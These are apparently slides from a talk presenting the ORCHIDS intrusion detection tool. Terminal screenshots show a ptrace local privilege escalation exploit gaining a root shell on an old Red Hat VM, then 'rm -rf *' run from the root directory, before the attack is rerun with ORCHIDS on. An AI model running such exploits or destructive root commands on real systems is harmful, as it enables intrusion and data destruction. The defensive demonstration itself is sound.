


```
QEMU
Red Hat Linux release 7.3 (Valhalla)
Kernel 2.4.18-3 on an i686

orchidsvm login: user
Password:
Last login: Mon Feb 20 09:56:08 on tty1
[user@orchidsvm user]$ cd attacks
[user@orchidsvm attacks]$ ls
27801.c  apache-openssl-exploit  linux-ptrace-1.c~  Makefile~
27801.c~ linux-brk.c              linux-ptrace-2.c  mini-kernel-backdoor
a.out   linux-ptrace-1.c        Makefile
[user@orchidsvm attacks]$ make
/bin/rm -rf linux-brk linux-ptrace-1 linux-ptrace-2
gcc -I/usr/src/linux-2.4/include/ -static linux-brk.c -o linux-brk
gcc -I/usr/src/linux-2.4/include/      linux-ptrace-1.c -o linux-ptrace-1
gcc -I/usr/src/linux-2.4/include/      linux-ptrace-2.c -o linux-ptrace-2
[user@orchidsvm attacks]$ ./linux-ptrace-1
sh-2.05a# _
```

So what?

The ptrace attack (Purczynski 2001, 2003): demo




```
QEMU
Red Hat Linux release 7.3 (Valhalla)
Kernel 2.4.18-3 on an i686

orchidsvm login: user
Password:
Last login: Mon Feb 20 09:56:08 on tty1
[user@orchidsvm user]$ cd attacks
[user@orchidsvm attacks]$ ls
27801.c  apache-openssl-exploit  linux-ptrace-1.c~  Makefile~
27801.c~ linux-brk.c              linux-ptrace-2.c  mini-kernel-backdoor
a.out   linux-ptrace-1.c        Makefile
[user@orchidsvm attacks]$ make
/bin/rm -rf linux-brk linux-ptrace-1 linux-ptrace-2
gcc -I/usr/src/linux-2.4/include/ -static linux-brk.c -o linux-brk
gcc -I/usr/src/linux-2.4/include/      linux-ptrace-1.c -o linux-ptrace-1
gcc -I/usr/src/linux-2.4/include/      linux-ptrace-2.c -o linux-ptrace-2
[user@orchidsvm attacks]$ ./linux-ptrace-1
sh-2.05a# cd /
sh-2.05a# _
```

So what?

The ptrace attack (Purczynski 2001, 2003): demo




```
Red Hat Linux release 7.3 (Valhalla)
Kernel 2.4.18-3 on an i686

orchidsvm login: user
Password:
Last login: Mon Feb 20 09:56:08 on tty1
[user@orchidsvm user]$ cd attacks
[user@orchidsvm attacks]$ ls
27801.c  apache-openssl-exploit  linux-ptrace-1.c~  Makefile~
27801.c~ linux-brk.c              linux-ptrace-2.c  mini-kernel-backdoor
a.out   linux-ptrace-1.c        Makefile
[user@orchidsvm attacks]$ make
/bin/rm -rf linux-brk linux-ptrace-1 linux-ptrace-2
gcc -I/usr/src/linux-2.4/include/ -static linux-brk.c -o linux-brk
gcc -I/usr/src/linux-2.4/include/      linux-ptrace-1.c -o linux-ptrace-1
gcc -I/usr/src/linux-2.4/include/      linux-ptrace-2.c -o linux-ptrace-2
[user@orchidsvm attacks]$ ./linux-ptrace-1
sh-2.05a# cd /
sh-2.05a# rm -rf *_
```

So what?


The ptrace attack (Purczynski 2001, 2003): demo



```
QEMU
rm: unable to remove `proc/1013/root': Permission denied
rm: unable to remove `proc/1013/exe': Permission denied
rm: unable to remove `proc/1013/mounts': Permission denied
rm: unable to remove `proc/1013': Operation not permitted
rm: unable to remove `proc/1014/fd/0': Operation not permitted
rm: unable to remove `proc/1014/fd/1': Operation not permitted
rm: unable to remove `proc/1014/fd/2': Operation not permitted
rm: unable to remove `proc/1014/fd/3': Operation not permitted
rm: unable to remove `proc/1014/fd/4': Operation not permitted
rm: unable to remove `proc/1014/fd/5': Operation not permitted
rm: unable to remove `proc/1014/fd': Permission denied
rm: unable to remove `proc/1014/envIRON': Permission denied
rm: unable to remove `proc/1014/status': Permission denied
rm: unable to remove `proc/1014/cmdline': Permission denied
rm: unable to remove `proc/1014/stat': Permission denied
rm: unable to remove `proc/1014/statm': Permission denied
rm: unable to remove `proc/1014/maps': Permission denied
rm: unable to remove `proc/1014/mem': Permission denied
rm: unable to remove `proc/1014/cwd': Permission denied
rm: unable to remove `proc/1014/root': Permission denied
rm: unable to remove `proc/1014/exe': Permission denied
rm: unable to remove `proc/1014/mounts': Permission denied
rm: unable to remove `proc/1014': Operation not permitted
rm: unable to remove `proc': Device or resource busy
sh-2.05a# _
```

So what?

The ptrace attack (Purczynski 2001, 2003): demo



```
x QEMU
rm: unable to remove `proc/1013/mounts': Permission denied
rm: unable to remove `proc/1013': Operation not permitted
rm: unable to remove `proc/1014/fd/0': Operation not permitted
rm: unable to remove `proc/1014/fd/1': Operation not permitted
rm: unable to remove `proc/1014/fd/2': Operation not permitted
rm: unable to remove `proc/1014/fd/3': Operation not permitted
rm: unable to remove `proc/1014/fd/4': Operation not permitted
rm: unable to remove `proc/1014/fd/5': Operation not permitted
rm: unable to remove `proc/1014/fd': Permission denied
rm: unable to remove `proc/1014/envIRON': Permission denied
rm: unable to remove `proc/1014/status': Permission denied
rm: unable to remove `proc/1014/cmdline': Permission denied
rm: unable to remove `proc/1014/stat': Permission denied
rm: unable to remove `proc/1014/statm': Permission denied
rm: unable to remove `proc/1014/maps': Permission denied
rm: unable to remove `proc/1014/mem': Permission denied
rm: unable to remove `proc/1014/cwd': Permission denied
rm: unable to remove `proc/1014/root': Permission denied
rm: unable to remove `proc/1014/exe': Permission denied
rm: unable to remove `proc/1014/mounts': Permission denied
rm: unable to remove `proc/1014': Operation not permitted
rm: unable to remove `proc': Device or resource busy
sh-2.05a# ls
sh: ls: command not found
sh-2.05a# _
```

Oops...

ORCHIDS

- A intrusion detection/prevention tool
- developed at LSV (ENS Cachan, INRIA, CNRS) since 2002 by: JGL, J. Olivain, B. Gourdin, N.-E. Yousfi, P.-A. Sentucq
- fast
- real-time
- on-line/off-line
- multi-sources



ptrace vs. ORCHIDS



```
QEMU
Red Hat Linux release 7.3 (Valhalla)
Kernel 2.4.18-3 on an i686

orchidsvm login: user
Password:
Last login: Mon Feb 20 08:12:59 on tty1
[user@orchidsvm user]$ cd attacks
[user@orchidsvm attacks]$ ls
27801.c  apache-openssl-exploit  linux-ptrace-1  linux-ptrace-2.c
27801.c~ linux-brk               linux-ptrace-1.c  Makefile
a.out   linux-brk.c             linux-ptrace-2  mini-kernel-backdoor
[user@orchidsvm attacks]$ ./linux-ptrace-1_
```

Let's rerun the attack...

with ORCHIDS on, this time

ptrace vs. ORCHIDS



